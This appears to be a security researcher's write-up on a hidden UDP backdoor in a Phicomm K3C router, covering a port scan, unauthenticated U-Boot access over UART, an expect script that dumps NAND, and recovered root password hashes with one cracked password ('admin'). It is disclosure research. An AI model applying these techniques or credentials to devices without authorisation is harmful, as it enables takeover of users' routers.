▾ Data (128 bytes)
    Data: 049d62f7d1505c068a264d098f3f4dde0017aed785c8fa79…
    [Length: 128]

0000  98 bb 99 57 d8 cc 02 43  b5 0c f0 9b 08 00 45 00   ···W···C ······E·
0010  00 9c 54 a7 00 00 80 11  5f c5 c0 a8 02 93 c0 a8   ··T····· _·······
0020  02 01 52 db 52 da 00 88  51 a7 04 9d 62 f7 d1 50   ··R·R··· Q···b··P
0030  5c 06 8a 26 4d 09 8f 3f  4d de 00 17 ae d7 85 c8   \··&M··? M·······
0040  fa 79 3c a3 6b 31 b7 81  2b 21 1b 7f 83 01 05 c0   ·y<·k1·· +!······
0050  dc 20 11 9a 1f e5 2a fe  28 b3 eb 3d 94 d0 ec d6   · ····*· (··=····
0060  a4 f5 46 6d 2b a1 27 c3  8a aa be c4 cb 8c 7b 90   ··Fm+·'· ······{·
0070  4e 11 a3 a2 e8 60 fa bd  f6 d4 41 2d b5 0b 4d f8   N····`·· ··A-··M·
0080  8d 31 a7 2c 90 91 2d df  b1 80 e8 05 06 e2 8d 56   ·1·,··-· ·······V
0090  02 8b d1 5e 7f 1b 60 31  d8 a3 43 e2 af 99 f5 a1   ···^··`1 ··C·····
00a0  e4 48 7e 1f c8 e1 cb 49  a0 fb                     ·H~····I ··
```

Backdoor Protocol: Version 2

I bought an international release of the Phicomm K3C router off Amazon, to see if it had a similarly vulnerable backdoor.



Firmware Version:33.1.25.177

End-user License Agreement

MAC Address:2C:B2:1A:E0:28:60

Phicomm (Shanghai) Co., Ltd.


This one is running firmware version 33.1.25.177

tenable

Honestly, this brand new K3C International edition, running 33.1.25.77, was my first clue that there are indeed variations in the backdoor protocol from one Phicomm device to another.

The tool that worked so well on the (half-assedly rebranded) K2G, seen earlier, would not work on this device without modifications.

The Phicomm K3C did indeed have a service listening on UDP port 21210, but instead of responding to “ABCDEF1234” with a device-identifying MD5 hash, it would respond to *any* message with 128 bytes of high-entropy data.



```
┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.2.1 --max-scan-delay 10ms --max-retries 1  -sU | tee k3c
-udp.nmap.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-28 16:32 AST
Warning: 192.168.2.1 giving up on port because retransmission cap hit (1).
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 0.06% done
Nmap scan report for 192.168.2.1
Host is up (0.00074s latency).
Not shown: 64972 open|filtered udp ports (no-response), 556 closed udp ports
(port-unreach)
PORT      STATE SERVICE
53/udp    open  domain
67/udp    open  dhcps
69/udp    open  tftp
1701/udp  open  L2TP
1900/udp  open  upnp
5351/udp  open  nat-pmp
21210/udp open  unknown
MAC Address: 2C:B2:1A:E0:28:60 (Phicomm (Shanghai))

Nmap done: 1 IP address (1 host up) scanned in 551.13 seconds
```


I needed to get inside the device to take a closer look.

I wanted to access the filesystem, and ideally get a shell.


The web interface didn't share the K3G A1's command injection vulnerability…
but I did find a UART port.


I wanted to access the filesystem, and ideally get a shell.


The web interface didn't share the K3G A1's command injection vulnerability…
but I did find a UART port.




Don’t worry, I opened a window.








I set up my UART-to-USB bridge and got to work.



```
device nand0 <17c00000.nand-parts>, # parts = 10
 #: name                size            offset          mask_flags
 0: uboot               0x100000        0x0     0
 1: ubootconfigA        0x40000 0x100000        0
 2: ubootconfigB        0x40000 0x140000        0
 3: gphyfirmware        0x40000 0x180000        0
 4: calibration         0x100000        0x1c0000        0
 5: bootcore            0x1000000       0x2c0000        0
 6: pro_info            0x40000 0x12c0000       0
 7: dev_info            0x40000 0x1300000       0
 8: system_sw           0x6c00000       0x1340000       0
 9: res                 0xc0000 0x7f40000       0

active partition: nand0,0 - (uboot) 0x100000 @ 0x0

defaults:
mtdids  : nand0=17c00000.nand-parts
mtdparts: mtdparts=17c00000.nand-parts:1m(uboot),256k(ubootconfigA)
,256k(ubootconfigB),256k(gphyfirmware),1m(calibration),16m(bootcore
),256k(pro_info),256k(dev_info),108m(system_sw),-(res)
GRX500 #
CTRL-A Z for help | 115200 8N1 | NOR | Minicom 2.7.1 | VT102 | Off
```

Interrupting the boot process gave me unauthenticated access to a UBOOT shell, from which I could dump the NAND storage.




```
#!/usr/bin/expect -f

# device
set modem [lindex $argv 0]
send_user "(+) Using serial port: $modem\n"

# keep it open
exec sh -c "sleep 3 < $modem" &

# serial port parameters
exec stty -F $modem 115200 raw -clocal -echo -istrip -hup

# connect
send_user "(+) Connecting to $modem. Restart the device!\n"
spawn -open [open $modem w+]

send_user "(+) Waiting for U-Boot command prompt\n"

expect "Hit any key to stop autoboot"

send "\r"
send_user "(+) Got command prompt\n"
send_user "(+) Getting MTD partitions\n"
expect "GRX500 # "
send "mtdparts\r"
expect "GRX500 # "
send "\r"
for {set i 0} {$i<0x8000000} {incr i 2048} {
    expect "GRX500 # "
    set ihex [format %x $i]
    send "nand dump $ihex\r"
}

```


I found and modified a TCL expect script by someone named Valerio, and used it to hexdump the NAND while I got some rest.

Most of the NAND dump appeared to contain very high-entropy data, likely encrypted or compressed.

But there were a few valuable bits of information in the clear...




A /etc/passwd file, for example!




```
[ morrison@chicken ]$ strings phicomm-k3c-nand.bin | grep "root:"
root:$1$b2rtJeVS$grBhCpK.QC0Ovl0LLq4dM0:0:0:root:/:/bin/sh
admin::0:0:root:/:/bin/sh
root:$1$LvX7uoLw$iJtpRLIuTKLhNAjr.h67o.:0:0:root:/:/bin/sh
admin:$1$Xg3RrlgG$0k8dINIS9hS1gNEW400Cd.:0:0:root:/:/bin/sh
[ morrison@chicken ]$ 
```

...from which hashcat could easily recover the root password for the device.




```
File: found.txt
$1$LvX7uoLw$iJtpRLIuTKLhNAjr.h67o.:admin
```

I rebooted the device and logged in as root, over UART.



